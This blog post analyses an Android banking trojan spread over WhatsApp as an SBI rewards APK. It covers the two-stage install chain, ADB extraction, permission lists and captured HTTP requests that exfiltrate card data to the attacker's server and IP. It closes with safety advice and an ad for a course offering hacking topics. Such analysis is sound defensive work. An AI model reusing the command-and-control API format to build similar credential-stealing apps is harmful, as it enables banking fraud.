





SBI Reward Points Scam: Full Technical Analysis of Malicious APK Attack Spreading via WhatsApp

Across India, a sophisticated scam is targeting State Bank of India (SBI) customers by leveraging WhatsApp and SMS to distribute a malicious APK disguised as an SBI_REWARDZ.apk. This blog breaks down the entire incident, revealing inner workings, infection techniques, detailed Android forensics, and recommendations for cyber security learners and professionals.
How the Scam Begins
Recently, multiple cases surfaced where users received WhatsApp or SMS messages promising lucrative SBI reward points. The message included an APK, supposedly from SBI. However, SBI never distributes reward point redemptions or any APKs through WhatsApp or SMS. This fundamental security best practice is violated by the scammer, with severe consequences for unaware users.
Once users install the APK, the malware leverages WhatsApp permissions to propagate further, automatically messaging the same malicious link to the user’s contacts. This creates a rapid, chain-reaction infection across user networks.
Is It Possible to Hack WhatsApp By Just Installing an APK?
If a user unknowingly installs a malicious APK and grants it the requested permissions—especially for SMS, contacts, accessibility features, and notifications—the malware can interact with WhatsApp at the system level. While it can’t break WhatsApp encryption, it can:
- Read and send messages
- Access contact lists
- Forward itself by auto-sending links
The key is that the malicious app abuses Android permissions to hijack WhatsApp’s legitimate features. This technique is increasingly prevalent in mobile malware campaigns.
What Is an APK?
APK stands for Android Package Kit—a file format Android uses to distribute and install applications. While side-loading APKs gives flexibility, it exposes users to high risk if the source is untrusted. Malicious APKs can carry unwanted code, spyware, or ransomware.
Technical Walkthrough: Reproducing and Analyzing the Attack
STEP 1: Initial Observation and App Behavior
- Turned off internet and tried installing the APK. Google Play Protect did not warn of risks and allowed installation.
- After installation, app showed "Network error, please try again." The icon was hidden from the app drawer—a common tactic for stealth persistence.
- Reinstalled the same APK with internet ON. This time, it asked for background operation and "install unknown apps" permission.
- Fake Google Play Store interface appeared, prompting a fake update for the SBI banking app. The UI was convincing—closely mimicking the real Play Store.
Our mobile is now infected with two APKs. Both have the same app name, but different icons — one with a white background and the other with a black background.
Malware (APK spreading via WhatsApp)
- App Name: "ЅBI Вɑոk v11.5-25.9.18"
- App Icon:

- App Package Name: "com.pmxjt.xdgrdryjub"
- We will refer to this app as App 1 for clarity.
Malware (APK installed by App 1)
- App Name: "SBI Bank"
- App Icon:

- App Package Name: "com.qpksii.cfnwwr"
- We will refer to this app as App 2 for clarity.
STEP 2: Malware Chain and UI Mimicry
- First installed app: "App 1".
- Clicking "update" launched another activity, installing a new "App 2".
- Each stage asked for SMS, call log, contacts, notification, and accessibility permissions. Allowing these gives the attacker broad control over the device.
STEP 3: Fake Banking Credential Harvesting
The malicious app displayed a counterfeit SBI login and "reward points" page demanding:
- Username and password
- Mobile number and fake CAPTCHA
- Profile password, DOB, account/CIF numbers
- Credit/debit card details, expiry, CVV, ATM PIN, OTP
- Father’s and mother’s names
After data entry, the fake app said processing would take 24 hours—delaying response and buying attackers valuable time for fraud.
Deep Dive: Android Forensics with ADB
Package Discovery
I want to extract the APK so that I can reverse it, understand it, and find any information about the hacker or server, as well as see how the malware works.
Now it's time to do a static analysis of the app. While analyzing, you can clearly see the app hides itself after installation — it's not visible on the home screen and only appears in the app manager. That makes it harder to find and extract during analysis. To extract the app we need to know at least the package name.
So I decided to connect the mobile device via ADB and extract the app. Now the actual challenge begins. In this blog, I have already mentioned the app package and other technical information, but during my analysis I did not have that data. I enabled USB debugging and connected the device via ADB.
   adb shell
   pm list packages

As you can see, there are almost 200+ packages, and none of the package names contain "SBI." After an hour of searching, I found the package name for App 2, but finding App 1's package was much harder. Since I couldn’t locate it, I decided to do a simple task: I saved the full list of installed packages into installed.txt. Then, I uninstalled App 1, ran the same command again, and saved the output into uninstall.txt. Now I want to find the unique package name. Linux saved me here — I used the following command to get the result:
grep -Fxv -f installed.txt uninstalled.txt

Identified malware package: com.pmxjt.xdgrdryjub.
Extracting the APK

Pulled the malicious APK with:
adb pull /data/app/com.pmxjt.xdgrdryjub-*/base.apk ./com.pmxjt.xdgrdryjub-base.apk
Reverse Engineering Attempts
Tried to analyze the APK using jadx decompiler, but found both APKs encrypted to resist static analysis.
Attempted dynamic analysis:
- App would not run in an emulator or on a non-rooted device.
- Linked device to Burp Suite proxy, entered test credentials, and captured live network traffic.
Network Traffic and Data Exfiltration
Caught the app sending user data to a remote server:

Initialization Request to http://148.66.159.125:3020
   POST /api/agent/initAgent HTTP/1.1
   Content-Type: application/json
   Content-Length: 175
   Host: 148.66.159.125:3020
   Connection: close
   Accept-Encoding: gzip, deflate
   User-Agent: okhttp/3.14.9

   {"agentID":"com.qpksii.cfnwwr","adminID":"Skjj001","agentName":"SBI Bank","deviceID":"agent-Skjj001-8970a096b0388e70-com.qpksii.cfnwwr","deviceName":"Vivo 1902","apiLevel":28}
Banking info Request to http://148.66.159.125:3020
Note: i used dummy fake information
   POST /api/agent/save-details HTTP/1.1
   Content-Type: application/json
   Content-Length: 263
   Host: 148.66.159.125:3020
   Connection: close
   Accept-Encoding: gzip, deflate
   User-Agent: okhttp/3.14.9

   {"agentID":"com.qpksii.cfnwwr","submissionID":"R8mNctecYu","adminID":"Skjj001","details":{"CVV":"454","Card_Number":"7978","Expiry_Date":"77","submissionID":"R8mNctecYu","Pin":"484845","type":"sbi01"},"deviceID":"agent-Skjj001-8970a096b0388e70-com.qpksii.cfnwwr"}
App 2 is collecting a lot of information from the fake SBI Rewards page.

The app collected and transmitted all entered credentials and device info to the attacker’s infrastructure, confirming active data exfiltration.
Comprehensive Permissions and App Logic
- App Name: "ЅBI Вɑոk v11.5-25.9.18"
- App Icon:
- App Package Name: "com.pmxjt.xdgrdryjub"
- Activity List:
- pqyicj.cr04cx
- com.pmxjt.xdgrdryjub.MainActivity
- com.pmxjt.xdgrdryjub.etrRXhcnPXQbjA
- com.google.android.gms.common.api.GoogleApiActivity
- Requested Permissions:
- android.permission.INTERNET
- android.permission.ACCESS_NETWORK_STATE
- android.permission.REQUEST_INSTALL_PACKAGES
- android.permission.QUERY_ALL_PACKAGES
- android.permission.FOREGROUND_SERVICE
- android.permission.WAKE_LOCK
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
- android.permission.POST_NOTIFICATIONS
- com.google.android.c2dm.permission.RECEIVE
- App Name: "SBI Bank"
- App Icon:
- App Package Name: "com.qpksii.cfnwwr"
- We will refer to this app as App 2 for clarity.
- Activity List:
- com.qpksii.cfnwwr.ui.Page1Activity
- com.qpksii.cfnwwr.ui.Page2Activity
- com.qpksii.cfnwwr.ui.Page3Activity
- com.qpksii.cfnwwr.ui.Page4Activity
- com.qpksii.cfnwwr.ui.Page5Activity
- com.qpksii.cfnwwr.ui.Page6Activity
- Functions / Features:
- SMS handling
- Contacts access
- Shows fake SBI account page and collects banking information
- com.qpksii.cfnwwr.functions.SmsNotificationListener
- Requested Permissions:
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.CALL_PHONE
- android.permission.READ_CONTACTS
- android.permission.READ_SMS
- android.permission.SEND_SMS
- android.permission.RECEIVE_SMS
- android.permission.READ_PHONE_STATE
- android.permission.RECEIVE_PHONE_STATE
- android.permission.INTERNET
- android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
- android.permission.FOREGROUND_SERVICE
- android.permission.FOREGROUND_SERVICE_DATA_SYNC
- android.permission.FOREGROUND_SERVICE_CONNECTED_DEVICE
- android.permission.POST_NOTIFICATIONS
- android.permission.READ_PHONE_NUMBERS
- android.permission.BIND_NOTIFICATION_LISTENER_SERVICE
- android.permission.READ_PRIVILEGED_PHONE_STATE
- com.qpksii.cfnwwr.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION
Information I Found
- Attacker's server IP: 148.66.159.125
- Port number: 3020 (used for API calls)
- Admin username: Skjj001
Notable Observations
- The App 1 acted as a distributor and installer for the main payload.
- The fake update mechanic mimicked Play Store prompts exceedingly well, lowering user suspicion.
- The main payload app (white background) harvested credentials and personal data.
- Both apps demanded excessive device permissions and could control, communicate, and persist on the victim’s device in stealth mode.
- App 2 is actual malware that steals user information such as net banking details, card information, personal details, contacts, SMS messages, OTPs, notifications, and other sensitive data.
Key Takeaways and Security Advice
- Never install APK files from untrusted sources or WhatsApp/SMS links.
- Watch for “hidden” apps: If an app installs but is invisible in the launcher, treat that as a red flag.
- Limit permissions: Avoid granting SMS, contacts, notifications, or device admin permissions to unfamiliar apps.
- Always verify bank communications directly on the official website or genuine mobile app.
- Share this analysis: Warn friends, family, and peers about the exact nature of this current threat.
Staying updated on malware trends and analyzing new attack vectors is pivotal for cyber security practitioners. This detailed investigation demonstrates the evolving creativity of cybercriminals, the ease with which malware can spread via social engineering, and the danger posed by over-permissive Android systems. Remain vigilant and contribute to the cyber safe community!
If you found this analysis useful, share this blog with your network and join the discussion on best practices against mobile phishing and fraud.
References and observations based on hands-on testing, Android forensic tools, and the infection samples encountered in the wild.
Professional Certified Cyber Crime Investigation | Professional DFIR & Case Analysis | 100% Live in Tamil | Real Cases, Real Evidence, Real Outcomes
🔥 Limited-Time Offer: ₹10,000 course now at just ₹4,999!
Enroll / Learn more: https://university.cappriciosec.com/CCI.html
What you will learn
- Cyber Attacks — no fake labs. Learn how real case are cracking .
- Social media hacking.
- Cyber awareness with cyber safe tips.
- Cyber crime Investigation.
- Ethical Hacking methodology.
- Mobile hacking.
- Mobile Tracking.
- Wireless hacking (Radio Hijacking).
- ATM Card hacking and Securing.